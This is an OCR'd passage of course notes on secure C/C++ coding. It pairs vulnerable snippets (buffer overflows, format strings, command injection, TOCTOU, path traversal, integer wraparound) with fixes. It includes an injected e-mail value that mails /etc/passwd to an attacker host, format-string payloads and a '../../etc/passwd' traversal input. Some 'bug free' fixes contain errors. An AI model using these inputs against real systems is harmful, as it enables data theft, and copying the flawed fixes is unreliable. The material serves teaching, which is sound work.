

Figure 2.3: A C-string.

This implementation of the C-string creates a lot of problems because it is conductive of buffer overflows. The C++ introduces a native type for strings `std::strings` that solve most of the problems of C-strings.

2.3.1 Gets function

In this snippet of code, the function `gets()` read from the standard input until it encounters a new line character "`\n`", and places the input into the buffer `buf`. Note that the input is `NULL` in case of end of file.

```
void func() {
    char buf[1024];
    if(gets(buf) == NULL) {
        /* Handle error */
    }
}
```

This code may suffer of buffer overflows, because the input size may be larger than the dimension of the buffer. The gets() function, which was deprecated in the C99 and removed from C11, is inherently unsafe and should never be used because it provides no way to control how much data is read into a buffer from standard input. However, is this vulnerability exploitable? It depends. In most cases, no. Because data coming from standard input are supposed to be trusted (not tainted). User attacking the process is the same that launched it (attacker is attacking itself). There may be dangerous cases:

- Standard input redirected to untrusted sources, e.g., socket.
- Program used by anonymous users, e.g., public computers.

Should we leave it unfixed? The answer is no, we always need to manage these bugs. A bug that seems not to be exploitable could become exploitable in future (program changes, system reconfigurations, etc.), and it is very hard to be sure that a vulnerability that seems not to be exploitable is actually not

exploitable. We cannot leave an armed bomb in our system.
A solution could be using `fgets(char* s, int size, stdin)`. This function stops reading characters from standard input either if a new line character has been read, or if `size-1` characters have been read, so it cannot cause buffer overflow. However, `fgets()` is not an exact replacer of `gets()`, since it does not remove the new line character from the returned string, so additional code is needed to remove it. Moreover, if the user inserts an input line which is more than `size-1` characters, `fgets()` leaves the exceeding characters in the internal buffer of the standard input. In this way, successive calls to `fgets()` will read these exceeding characters instead of letting the user insert a new input line.

```
/* Bug free code */
void func() {
    char buf[1024];
    if(fgets(buf, 1024, stdin) == NULL) {
        /* Handle error */
    }
    char* p = strchr(buf, '\n');
    if(p) {
        *p = '\0';
    }
}
```

In this code, the new line character is substituted with the terminate character. The function `strchr()` return the pointer to that character (in this case, "`\n`"). Some compilers provide a different function (but not available in all compilers):

```
/* Bug free code */
void func() {
    char buf[1024];
    if(gets_s(buf, 1024) == NULL) {
        /* Handle error */
    }
}
```

If we can use standard C++ library, maybe the best solution is to use `std::string` and `std::getline(std::cin, ...` method. `Std::string` uses dynamic approach to strings. Memory is allocated as required, this means that in all cases the length of the string is less than the capacity. The class implements memory management strategy. This is the most secure approach, but it is supported only in C++. Because `std::string` manages memory, the caller does not need to to worry about the details of memory management.

```
/* Bug free code */
void func() {
    std::string buf;
    std::getline(std::cin, buf);
    if (!std::cin) {
        /* Handle error */
    }
}
```

The following program is elegant, handles buffer overflows and string truncation, and behaves in a predictable fashion. `Std::string` is less prone to security vulnerability than null-terminated byte strings (C-strings), although coding errors leading to security vulnerabilities are still possible.

```
/* Bug free code */
#include <iostream>
#include <string>
int main(void) {
    std::string buf;
    std::cin >> buf;
    if (!std::cin) {
        /* Handle error */
    }
}
```

2.3.2 Variadic functions

In the C language there exist functions that have a variable number of arguments, e.g., for input/output.

Formatted output (standard output). The standard way to perform i/o in C programs is through `printf()` and `scanf()` functions, which are **variadic** functions. The number and type of the arguments of each call are determined at runtime from the format specifiers (%d, %x, %p, %s, etc.) in the first argument, which is the format string. For example, with `printf()` and a format string, e.g., "`a = %d, b = %d, str = %s`" it is possible to print two signed integers (%d) and a string (%s) onto standard output (screen) (Figure 2.4).



Figure 2.4: Example: printf()

Formatted input (standard input). With `scanf()` and a format string "`%d %d %f`" it is possible to read two signed integers (%d) and a float number (%f) from standard input (keyboard) separated by spaces. With `scanf()`, arguments must be pointers to variables. (Figure 2.5).



Figure 2.5: Example: scanf()

Examples. These functions are dangerous. Let us consider the following code:

```
void func() {
    char buf[1024];
    if (scanf("%s", buf) != 1) {
        /* Handle error */
    }
}
```

The `scanf()`, with a "%s" parameter, gets a word string, i.e., a string with no spaces inside, and puts it in the associated argument (in this case "`buf`"). The function returns the number of items effectively read, 0 on error. However, it fails to check if the buffer has enough space to accommodate the string (**buffer overflow**). A solution is to specify the max string length inside the format string. This solution is error-prone too, because if the buffer capacity gets changed, then the programmer must remember to change also the format string accordingly. Moreover, it is difficult to apply in case that the buffer capacity is unknown at compile time.

```
/* Bug free code */
void func() {
    char buf[1024];
    if (scanf("%1023s", buf) != 1) {
        /* Handle error */
    }
}
```

If you can use standard C++ library, maybe the best solution is to use `std::string` and the `>>` operator of `std::cin`.

```
/* Bug free code */
void func() {
    std::string buf;
    std::cin >> buf;
    if (!std::cin) {
        /* Handle error */
    }
}
```

The function `sprintf()` formats a series of values (possibly of different types) following a format string and stores the result in a C-string. For example, this function adds a `.txt` extension to the file `name` and stores the result in `filename`. The input argument `name` is to be considered tainted. We consider a C-string tainted when its pointer points to a valid, allocated, and NULL-terminated string, but the length and content of such a string is tainted. Also, here there is no bound checking on the `filename` buffer.

```
void func(const char *name) {
    char filename[128];
    sprintf(filename, "%s.txt", name);
}
```

A solution is to specify the max number of characters to read from `name` in the format string. This solution is highly error-prone, since the number in the format string must not be greater than the buffer capacity minus the other characters written in the string (i.e., `.txt`) minus 1. Moreover, in the presence of other specifiers whose length is decided at runtime (e.g., an integer with %d), counting the other characters written in the string could be difficult. In this case, the max `name` length should be computed basing on the worst case, corresponding to the max possible number of other characters written in the string.

```
/* Bug free code */
void func(const char *name) {
    char filename[128];
    sprintf(filename, "%.123s.txt", name);
}
```

If you can use standard C++ library, maybe the best solution is to use `std::string` and the `+` operator to concatenate, and possibly convert the `std::string` to (constant) C-string with `c_str()` method.

```
/* Bug free code */
void func(const char *name) {
    std::string filename = (std::string)name + ".txt";
}
```

The function `strcpy()` copies a series of characters from a source string to a destination string, until a terminator is found (and copied). This program copies the C-string argument `str` to the C-string `str2`. The length of `str` (in this case it is considered tainted) could go beyond the capacity of `str2`, causing a buffer overflow.

```
void func(const char* str) {
    char str2[128];
    strcpy(str2, str);
    /* ... */
}
```

A solution is to use the `strncpy()` function, which lets the programmer specify the maximum number of characters to copy. The `strncpy()` has the peculiarity that, if the maximum number of copied characters is copied, the destination string is left without terminator. This could lead to further vulnerabilities. To avoid non-terminated strings it is always needed to "manually" put a terminator at the end of the destination buffer.

```
/* Bug free code */
void func(const char* str) {
    char str2[128];
    strncpy(str2, str, 128);
    str2[127] = '\0';
    /* ... */
}
```

2.3.3 Format strings

Let us consider the following function with the `msg` input tainted.

```
void error_msg(const char* msg) {
    printf(msg);
}
```

This function prints the string `msg` on screen using `printf()`. The programmer is supposed to pass to the `printf()` function the same number of optional arguments as the number of specifiers in the format string. However, if the format string is tainted this could not be true, because an attacker could inject an arbitrary number of specifiers. If an attacker gives as message a format string like "`%x %x %x %x`", `printf()` will try to retrieve and print (in hexadecimal digits) some non-existent integer arguments, leading to an undefined behaviour.

Usually, the actual arguments of a variadic function are stored in the stack. Therefore, `printf()` will print on the screen the current content of the stack, which constitutes a serious information leakage. Indeed, the stack contains the return address of the `printf()` function, which in turn can reveal the ASLR (Address Space Layout Randomisation) relocation address of the program. The stack possibly contains also the value of the stack canary. Moreover, the stack contains also the caller function's local variables, which could be sensitive information, e.g., passwords. Other advanced techniques allow an attacker to write on arbitrary memory locations with the parameter `n` in the format string (integrity vulnerability).

Tainted data should never be used as format string. A solution is to use the format string "`%s`".

```
/* Bug free code */
void error_msg(const char* msg) {
    printf("%s", msg);
}
```

The following example code takes a C-string `str` (to be considered tainted), checking that it is at most 20 characters long, and then it copies it to a larger buffer `buf` with the variadic function `sprint()`. However, due to the possible presence of wildchars, the string actually copied in `buf` could be much longer than 20 characters.

```
void func(const char* str) {
    if (strlen(str) > 20) { /* Handle error */ }
    char buf[100];
    sprintf(buf, str);
}
```

For example, if the attacker injects the format specifier "`%0200x`", it will be expanded in a 200-digits hexadecimal number (padded with zeros), thus causing a buffer overflow on `buf`. Also here, tainted data should never be used as format string.

```
/* Bug free code */
void func(const char* str) {
    if (strlen(str) > 20) { /* Handle error */ }
    char buf[100];
    sprintf(buf, "%s", msg);
}
```

2.4 Pointer subterfuge

This example program is of course vulnerable to buffer overflow due to the `gets()` function. Due to this, the attacker is able to change the execution path by overwriting the `fp` variable to point to a `bad_func()` instead of `good_func()`.

```
void func() {
    char buf[1024];
    void (*fp)() = &good_func;
    /* ... */
    if (gets(buf) == NULL) { /* Handle error */ }
    /* ... */
    fp();
}
void good_func() { /* ... */ }
void bad_func() { /* ... */ }
```

This attack is an example of **pointer subterfuge**. A pointer subterfuge refers to a malicious change of a pointer before the victim process uses it. A pointer subterfuge attack may be allowed by many kinds of vulnerabilities, for example buffer overflows, errors in dynamic memory management or format string vulnerabilities. It is difficult to manage because the attacker is meshing up the stack, and, in this case, the stack canary is useless (it protects only the return address).

In C and C++ there are two main types of pointers: object pointers and function pointers. For object pointers, if it is used only to read, it can lead to data leakage. If it is used to write, it can lead to integrity violation and arbitrary code execution.

Function pointers also can lead to arbitrary code execution. Note that, even if a program's code does not explicitly use function pointers, some of them can still be defined and used. For example, the **Global Offset Table** (GOT) is a table of function pointers used to transfer the control to library functions in Linux and Windows systems. All these "implicit" function pointers are susceptible to pointer subterfuge.

Pointer Encryption. The best countermeasure against pointer subterfuge is of course to fix the vulnerabilities that allow pointer overwriting (write correct programs) because there are no language countermeasures. A further mitigation strategy is to store the pointers in memory in an encrypted form and decrypt them just before using them. Pointer subterfuge is still possible, but the attacker would need to break the encryption to redirect the pointer to a specific address. Without breaking the encryption, the attacker could only redirect the pointer to a random address, resulting in a most probable segmentation fault, which is safer than arbitrary code execution. Of course, the encryption key should be kept secret from the attacker.

```
/* Bug free code */
#include <Windows.h>
void func() {
    char buf[1024];
    void (*fp)() = EncodePointer(&good_func);
    /* ... */
    if (gets(buf) == NULL) {/* Handle error */ }
    /* ... */
    void (*decr_fp)() = (void (*)()) DecodePointer(fp);
    decr_fp();
}
void good_func() { /* ... */ }
void bad_func() { /* ... */ }
```

Microsoft Windows provides two functions to perform pointer encryption: `EncodePointer()` and `DecodePointer()`. The encryption key is generated automatically by the kernel, and it is different process by process. We are not aware of a UNIX kernel nor a standard library nor even an option of the gcc compiler that provide pointer encryption, so such a functionality must be developed by the programmer on UNIX platforms.

2.5 Dynamic memory management

Invalid pointers. The following function allocates a block of "`size`" bytes in the heap, and then writes some data on position "`index`". The values of both the "`size`" and the "`index`" arguments are tainted.

```
char* func(size_t size, size_t index) {
    if (index >= size) {return NULL;}
    char *buffer = (char*)malloc(size);
    buffer[index] = 'A'; /* equivalent to C *(buffer + index) */
    return buffer;
}
```

The function does not check if the allocation succeeds, that is, if the `malloc()` method returns `NULL`. An attacker can provoke this by sending a "`size`" input larger than the available heap memory. The `NULL` pointer is then added to "`index`", thus forming an arbitrary valid pointer over which data is written.

The `malloc()` function must always be checked for allocation failure. Do not assume infinite heap space. Do not assume that `malloc()` initialises memory to all bits zero.

```
/* Bug free code */
char* func(size_t size, size_t index) {
    if (index >= size) {return NULL;}
    char *buffer = (char*)malloc(size);
    if (!buffer) { /* Handle error */ }
    buffer[index] = 'A';
    return buffer;
}
```

C++ strings are safer than C. The `std::string` library provides automatic memory allocation/deallocation and manage the string terminator. Also, C++ allocation is safer than C. Indeed, the `new` and `new[]` operators (by default) raise an exception if the allocation fails, so it is harder to forget to handle such error than using `malloc()`.

However, the standard library containers like `std::vector` and standard library iterators are not much safer than "classic" C arrays. They follow the same power-to-the-programmer philosophy, and they are efficiency-oriented. Some container constructors (namely the copy constructor and the range constructor) are useful because they automatically allocate the right space. But, there is no bounds checking mechanism.

Problems with C++ containers. The following function makes a local copy of the input vector, using the standard function `std::copy()`. The reference to the `std::vector` is tainted. For example, it can reference a valid and well-formed `std::vector`, but the number and value of its elements are tainted.

```
void func(const std::vector<int> &src) {
    std::vector<int> dest;
    std::copy(src.begin(), src.end(), dest.begin());
}
```

The `std::copy()` function does not implement any bound checking and does not expand the destination vector (buffer overflows). `std::copy()` should always be used if the destination container has enough pre-allocated space to contain all the source elements. Also, the function `std::fill_n(v.begin(), 10, 0x42)` is dangerous for the same reasons.

A solution is to pre-allocate enough elements in the destination container. However, it is still error-prone.

```
/* Bug free code */
void func(const std::vector<int> &src) {
    std::vector<int> dest(src.size());
    std::copy(src.begin(), src.end(), dest.begin());
}
```

A better and more elegant solution is to use the copy constructor.

```
/* Bug free code */
void func(const std::vector<int> &src) {
    std::vector<int> dest(src);
}
```

If you have to copy only a range of elements you can use the range constructor, which takes a begin and end iterator: `std::vector<int> dest(some_begin_iterator(), some_end_iterator())`.

(Iterator arithmetic). The following function prints on screen the first 20 elements of the input vector `c`. From C11 on, the `auto` keyword before a variable definition tells the compiler to automatically deduce the variable type from the return type of the initialiser. It is useful to declare iterators since their full type name is quite long. It also makes the code more maintainable, if you change the element type or the container type.

```
void func(const std::vector<int> &c) {
    auto e = c.begin() + 20;
    for (auto i = c.begin(); i != e; i++) {
    std::cout << *i;
    }
}
```

`Std::vector` does not protect the programmer from the case in which the vector has less than 20 elements, resulting in a out-of-bound read. A solution is to add a conditional expression to set the right number of elements.

```
/* Bug free code */
void func(const std::vector<int> &c) {
    auto e = c.begin() + (c.size()<20?c.size():20);
    for (auto i = c.begin(); i != e; i++) {
    std::cout << *i;
    }
}
```

(Out-of-bound access). The following function returns the value of the element of `table` at position `index`. However, the operator `[]` of `std::vector` does not check for bounds, resulting in an out-of-bound access.

```
std::vector<int> table(100);
int func(size_t index) {
    return table[index];
}
```

`table.at(index)` performs bound checking.

```
/* Bug free code */
std::vector<int> table(100);
int func(size_t index) {
    return table.at(index);
}
```

(Iterator Invalidation). C++ iterators are very powerful as they permit the programmer to do things impossible with higher-language iterators (e.g., Java iterators). One of these things is the on-the-fly modification of containers. The following function takes a `std::vector c` and doubles every element using the method `insert()`. For example, the vector: 1 2 1 4 becomes: 1 1 2 2 1 1 4 4. The method `insert(i, *i)` inserts a new element of value `*i` in a container at the position specified by iterator `i` and shifts to right all the following elements.

```
void func(std::vector<int>& c) {
    for(auto i = c.begin(); i != c.end(); i++) {
        c.insert(i, *i); i++;
    }
}
```

If the vector capacity is not enough to accommodate the new element, the `insert()` method could cause the reallocation of its internal buffer. In such a case, all the old iterators will be invalidated. The subsequent dereferencing of an invalid iterator constitutes an undefined behaviour (typically, a read or write in unallocated memory).

```
/* Bug free code */
void func(std::vector<int>& c) {
    for(auto i = c.begin(); i != c.end(); i++) {
        i = c.insert(i, *i);
        i++;
    }
}
```

In general, all the methods that invalidate iterators (e.g., `insert()`, `erase()`, `push_back()`, `pop_back()`, etc.) must be used carefully inside iterator-based cycles. The solution is to use the return value of the `insert()` method, which always returns a valid iterator pointing to the newly inserted element. The `erase()` method return a valid iterator pointing to the element successive to the erased one.

2.6 Files and os commands

OS command injection. This function takes the content of the `/tmp/email` file and sends it to the email address `addr`. It uses the `system()` standard function, which is an interface to a command interpreter (the shell), to execute commands. It is non-portable because different systems have different shell commands.

```
void send_mail(const char* addr) {
    char buffer[256];
    sprintf(buffer, "cat /tmp/email | mail %.200s", addr);
```

```
    if(system(buffer) == 0) { /* Handle error */ }
}
```

Supposing a Unix system, if the user passes the following string as `addr`: "`bogus@addr.com; cat /etc/passwd | mail some@badguy.net|`", then `system()` will execute two commands: the first one sends the mail to bogus@addr.com, the second one sends the sensible `passwd` (in general, `passwd` does not contains passwords in the clear, anyway, the attacker can perform an offline attack) file to some@badguy.net, which is controlled by the attacker. This attack is called **OS command injection**. The attacker can do also more dangerous things, for example downloading and executing a malicious program on the victim machine. In general, strings passed to command interpreters like the shell, external programs or other interpreters should be sanitized before. Sanitization can be performed with a character blacklist (list of disallowed characters) or a character whitelist (list of only-allowed characters). The blacklist approach is dangerous because the programmer may forget some character, and this constitutes a vulnerability. Whitelist is always recommended because it is easier to identify safe characters than identify unsafe ones. If a whitelist is incomplete, this only forms a missing functionality and not a vulnerability. The missing functionality can be easily detected.

```
/* Bug free code */
void send_mail(const char* addr) {
    static char ok_chars[] = "
    abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890_-.@";
    char buffer[256];
    if(strspn(addr, ok_chars) < strlen(addr)) { /* Handle error */ } sprintf(buffer, "
    cat /tmp/email | mail %.200s", addr);
    if(system(buffer) == 0) { /* Handle error */ }
}
```

A quite standard way to perform string whitelisting in C is using the standard function `size_t strspn(const char* str1, const char* str2);`, which returns the length of the initial portion of `str1` which consists only of characters that are part of `str2`. The search does not include the terminating null-characters of any of the two strings but ends there.

```
/* Bug free code */
void send_mail(const string& addr) {
    static char ok_chars[] = "
    abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890_-.@";
    if(addr.find_first_not_of(ok_chars) != std::string::npos) { /* Handle error */ }
    std::string cmd = (std::string)"cat /tmp/email | /bin/mail " + addr; if(system(cmd.
    c_str()) == 0) { /* Handle error */ }
}
```

The same technique in C++ can be done using the method `size_t std::string::find_first_not_of(const char* chars, size_t pos = 0) const` of `std::string`. Searches the string for the first character that does not match any of the characters specified in `ok_chars`. It returns the position of the character or `std::string::nps` if no such character has been found. When `pos` is specified, the search only includes characters at or after that position, ignoring any possible occurrences before that character. The call of `system()` is dangerous, its usage is discouraged. Process forking and calling `execve()` or `execl()` are recommended instead. In addition to unsanitized tainted strings, `system()` is dangerous if:

- A command is specified without a path, and the PATH environment variable is changeable by an attacker.
- A command is specified with a relative path and the current directory is changeable by an attacker (allows to move in the filesystem).
- The specified executable program can be replaced (spoofed) by an attacker.

TOCTOU race condition on files. A time-of-check/time-of-use (TOCTOU) race condition occurs when two concurrent processes operate on a shared resource (e.g., a file), and one process first accesses the resource to check some attribute and then accesses the resource to use it. The vulnerability comes from the fact that the resource may change from the time it is checked (time of check) to the time it is used (time of use). In other words, the check and the use are not a single atomic operation.

```
void open_some_file(const char* file) {
    FILE *f = fopen(file, "r"); // time of check
    if(f) { /* File exists, handle error */ }
```

```
    else {
        fclose(f);
        f = fopen(file, "w"); // time of use
        if(!f) { /* Handle error */ }
        /* Write to file */
        fclose(f);
    }
}
```

This program writes a given file only after having checked that the file does not exist, to avoid overwriting it. However, the time of check is different to the time of use so a TOCTOU race condition is possible. Let us assume that an attacker wants to destroy the content of a file over which (s)he has not write permissions. Assume further that the TOCTOU-vulnerable program runs with higher privileges. To induce the program to overwrite the file content, the attacker can create a symbolic link to the file just after the time of check but just before the time of use.

```
/* Bug free code */
#include <stdio.h>
void open_some_file(const char* file) {
    FILE *f = fopen(file, "wx");
    if(!f) { /* Handle error */ }
    /* Write to file */
    fclose(f);
}
```

To avoid the TOCTOU race, in this case, it is sufficient to use the `x` flag when opening the file, which forces the `fopen()` function to fail in case the file already exists. TOCTOU race conditions are typically easy to identify, but not always easy to correct in general. Sometimes it is better to mitigate the vulnerability in other ways. For example, we can run the program as a non-privileged user, or we can read/write files only on secure directories, i.e., directories in which only the user (and the administrator) can create, rename, delete, or manipulate files.

Directory traversal. A directory traversal (or path traversal) vulnerability takes place when a pathname coming from an untrusted source is used without sufficient validation. As a consequence, the program could operate on a directory different directory from what expected.

```
void read_some_file(const char* file) {
    FILE *f = fopen(file, "r");
    if(!f) { /* File doesn't exists, handle error */ }
    else {
        char line[100];
        while(!feof(f)) {
            if(!fgets(line, 100, f)) { /* Handle error */ }
            puts(line);
        }
    fclose(f);
    }
}
```

In this code, the program reads all the content of a file whose name is tainted, supposing that the file will be contained in the current home directory (e.g., `/home/alice/`). However, if the attacker injects an absolute pathname like `/etc/passwd`, (s)he can steal the content of such a file.

Directory traversal vulnerabilities are avoided by properly validating the pathname before using it, but properly doing this is quite hard. This is because pathnames have generally great flexibility, and the same file can be associated with many different (but equivalent) pathnames.

```
void read_some_file(const char* file) {
    if (strlen(file)>0 && file[0] == '/') { /* Absolute path! Handle error */ }
    FILE *f = fopen(file, "r");
    if(!f) { /* File doesn't exists, handle error */ }
    else {
        char line[100];
        while(!feof(f)) {
            if(!fgets(line, 100, f)) { /* Handle error */ } puts(line);
        }
    fclose(f);
    }
}
```

In this example, we check the first letter of the pathname not to be a "/", in an attempt to avoid absolute paths. However, the attacker is still able to steal the user list by injecting `../../etc/passwd` (relative path). Whitelisting the pathname not to contain dangerous characters like "." and "/" may be a better option, but it could reduce the program flexibility because the legitimate users now cannot introduce files whose name contains those characters, for example, "honestfile.txt", or files inside subdirectories of the home like "homesubdir/honestfile". Further, symbolic links to files or directories can make an honestly-looking pathname resolve to a file in an unexpected directory. For example, the pathname "symlink", where "symlink" is a symbolic link to `../../etc/passwd`, resolves to `/home/alice/../../etc/passwd`, which in turn resolves to `/etc/passwd`. Of course, to mount such an attack the attacker must be able to create symbolic links inside the home directory of the victim. Note that symbolic links are available in all modern operating systems. There are many other ambiguous sources. For example, in Microsoft file systems (FAT32, NTFS) files and directories are case insensitive (`C:\Users\alice\file.txt` is equal to `C:\Users\ALICE\FILE.TXT`), and both "/" and "\" can serve as directory separators. Moreover, every file has two alias names: the long file name (e.g., `C:\Users\alice\mytextfile.txt`), the 8.3 file name (8 characters for the filename and 3 characters for the extension, e.g., `C:\USERS\ALICE\MYTEXT~1.TXT`), inherited for back-compatibility with DOS.

Canonicalization. To simplify the validation of a tainted pathname, it is always better to translate it to its **canonical form** (standard form to represent a pathname). Canonicalization is the process of translating different but equivalent pathnames into a single canonical form. For example, considering `/home/alice` as the current directory, the pathnames `file.txt`, `./file.txt`, and `/home/bob/../alice/file.txt` are equivalent to each other, and equivalent to their canonical form `/home/alice/file.txt`, which is always absolute and does not involve "./" nor "../" directories. Canonicalization also resolves symbolic links, so that no symbolic link appears in the canonical form. Applying validity checks on the canonical form is much easier than on the original pathname. However, canonicalization itself is not an easy task, and it depends on the specific operating system and file system.

```
/* Bug free code */
void read_some_file(const char* file) {
    canon_file = realpath(file, NULL);
    if(!canon_file) { /* Handle error */ }
    const char[] ok_dir = "/home/alice/";
    if(strncmp(canon_file, ok_dir, strlen(ok_dir)) != 0) { /* Unauthorized path! Handle
    error */ }
    FILE *f = fopen(canon_file, "r");
    if(!f) { /* File doesn't exists, handle error */ }
    else { /* ... */ }
    free(canon_file);
}
```

In POSIX-compliant systems, the `realpath()` function is useful to canonicalize a pathname. The above example code solves the previous directory traversal vulnerability by canonicalizing the pathname and then checking whether references a file inside `/home/alice` or subdirectories of. Note that the returned canonical form must be freed afterwards, and that old versions of `realpath()` allow implementation-defined behaviours in case the second argument is NULL, so they may behave differently from what expected. Note also that `realpath()` does not resolve the "~ /" (tilde-slash) sequence that usually replaces the home directory. This is because such a sequence is not a valid path per se, and any attempt to call `fopen()` with a path like `~/file.txt` will fail. Indeed, the tilde-slash sequence is interpreted by the shell, by means of the HOME environment variable.

```
void read_some_file(const char* file) {
    canon_file = realpath(file, NULL); // time of check
    if(!canon_file) { /* Handle error */ }
    const char[] ok_dir = "/home/alice/";
    if(strncmp(canon_file, ok_dir, strlen(ok_dir)) != 0) { /* Unauthorised path! Handle
    error */ }
    FILE *f = fopen(canon_file, "r"); // time of use
    if(!f) { /* File doesn't exists, handle error */ }
    else { /* ... */ }
    free(canon_file);
}
```

Note that `realpath()` does not solve the problem completely, since it introduces a TOCTOU race condition between the time `realpath()` is called (time of check) and the time the path is used (time of use). If the adversary manages to create a symbolic link between the two times, (s)he could bypass

the check. The difficulties in securely canonicalizing a pathname suggest us to put in place further defences, for example, restrict most possible the user's file authorisations in such a way to avoid at least unexpected file writings. In Windows systems, things get even worse, since there is not an easy way to canonicalize pathnames. The best candidate is the `PathCchCanonicalize()` function, which however does not resolve several issues, like case insensitiveness, 8.3 name aliases and symbolic links. Moreover, due to a bug, `PathCchCanonicalize()` does not process "/" characters, which are equivalent to "\", therefore all "/"'s must be replaced by "\"'s before calling the function. To sum up, in Windows system an effective path canonicalization is very difficult to obtain, and solutions based on file authorisations are mandatory to protect against directory traversal attacks.

2.7 Integers

The following function writes 25 into the element of `table` of index `index`. However, it fails to check for negative values of the `index` parameter. An attacker who controls the `index` argument can cause the program to write a value in an arbitrary location in memory (buffer overflow).

```
int table[100];
void func(int index) {
    if(index >= 100) { return; }
    table[index] = 25;
}
```

The problem is that here we used the wrong variable type for the index. There is no reason why the index should be negative. Using `size_t` (or any unsigned integer type) to index or size an array is always preferable because less error-prone. It is common in C/C++ to use signed integers everywhere, also in those cases (the majority) in which the signedness is useless. The default integer type `int` is signed only for historical reasons: plain-old C programs did not have exceptions, so they used signed integers to permit int-returning functions to return the special value -1 in case of errors.

```
/* Bug free code */
int table[100];
void func(size_t index) {
    if(index >= 100) { return; }
    table[index] = 25;
}
```

Integer representation. Another source of problems comes from integer representation. The C standard imposes the unsigned integers to be represented with their binary representation, while allows the signed integers to be represented with three techniques: sign-and-magnitude, one's complement, two's complement. The most used representation in desktop systems is however two's complement.



Figure 2.6: Example: Integer representation.

Figure 2.6 shows the representation of a 4-bit unsigned integer, and a 4-bit signed integer in two's complement. If an unsigned integer has the max value (in this example, 15) and gets incremented, then it will assume the 0 value (**integer wrap around**). Similarly, if an unsigned integer has the min value 0 and gets decrements, then it will assume the 15 value (in this case). The C unsigned integers implement thus modular arithmetic and not the whole natural arithmetic. Conversely, if a signed integer has the max value (7 in this case) and gets increments, then an undefined behaviour happens (**integer overflow**). Similarly, if a signed integer has the min value (-8 in this case) and gets decrements, then an undefined behaviour happens.

The unsigned wrap around can be thus a wanted behaviour, for example, when the programmer wants to perform modular operations, whereas the signed overflow is always a bad programming practice. Depending on the underlying implementation, an integer overflow could cause various behaviours. The

majority of platforms use two's complement representation and silently wrap in case of signed integer overflow. Notably, compilers leverage the assumption that no integer overflow happens to implement code optimisation. So the actual behaviour could vary on the compiler, the compiler version, and the single piece of code. Although the integers are used primarily for sizing and indexing arrays, so the sign presence is meaningless, the signed integers are traditionally the most used integer types in C and many modern programming languages.

The following function allocates an array of characters sized as the sum of two unsigned integers `a` and `b` and then write some data in it. However, the sum of two unsigned integers could wrap, resulting in a small integer. In this case, the `malloc()` function does not fail (the `if(!v)` check passes), but it allocates less memory than wanted. This situation easily leads to buffer overflows, as subsequent operations may write on unallocated memory locations.

```
void func(unsigned int a, unsigned int b) {
    char* v = (char*)malloc(a + b);
    if(!v) { /* Handle error */ }
    /* Write on v */
}
```

Checking if `a+b` goes beyond a given threshold is not an acceptable sanitisation since such an operation may wrap again.

```
void func(unsigned int a, unsigned int b) {
    if(a + b > 1024) { /* Handle error */ }
    char* v = (char*)malloc(a + b);
    if(!v) { /* Handle error */ }
    /* Write on v */
}
```

When possible, checking both operands (a and b) to stay within some thresholds is an acceptable sanitisation. However, sometimes it is not possible to define a threshold for the single operands. A more general sanitisation is based on the `UINT_MAX` limit. `UINT_MAX` represents the maximum possible unsigned integer, and its value can change depending on the compiler and the target architecture.

```
/* Bug free code */
void func(unsigned int a, unsigned int b) {
    if(a>256 || b>768) { /* Handle error */ }
    char* v = (char*)malloc(a + b);
    if(!v) { /* Handle error */ }
    /* Write on v */
}
```

`UINT_MAX-b` can never wrap.

```
/* Bug free code */
void func(unsigned int a, unsigned int b) {
    if(a > UINT_MAX-b) { /* Handle error */ }
    char* v = (char*)malloc(a + b);
    if(!v) { /* Handle error */ }
    /* Write on v */
}
```

Standard libraries (typically `<limits.h>`) define macros for the maximum and the minimum values of all the common integer types. The following function allocates an array of integers sized as unsigned integers `a` and then writes some data in it. However, the product between `a` and `sizeof(int)` could wrap, leading to an insufficient memory allocation. Subsequent operations may then write on unallocated memory locations.

```
void func(unsigned int a) {
    int* v = (int*)malloc(a*sizeof(int));
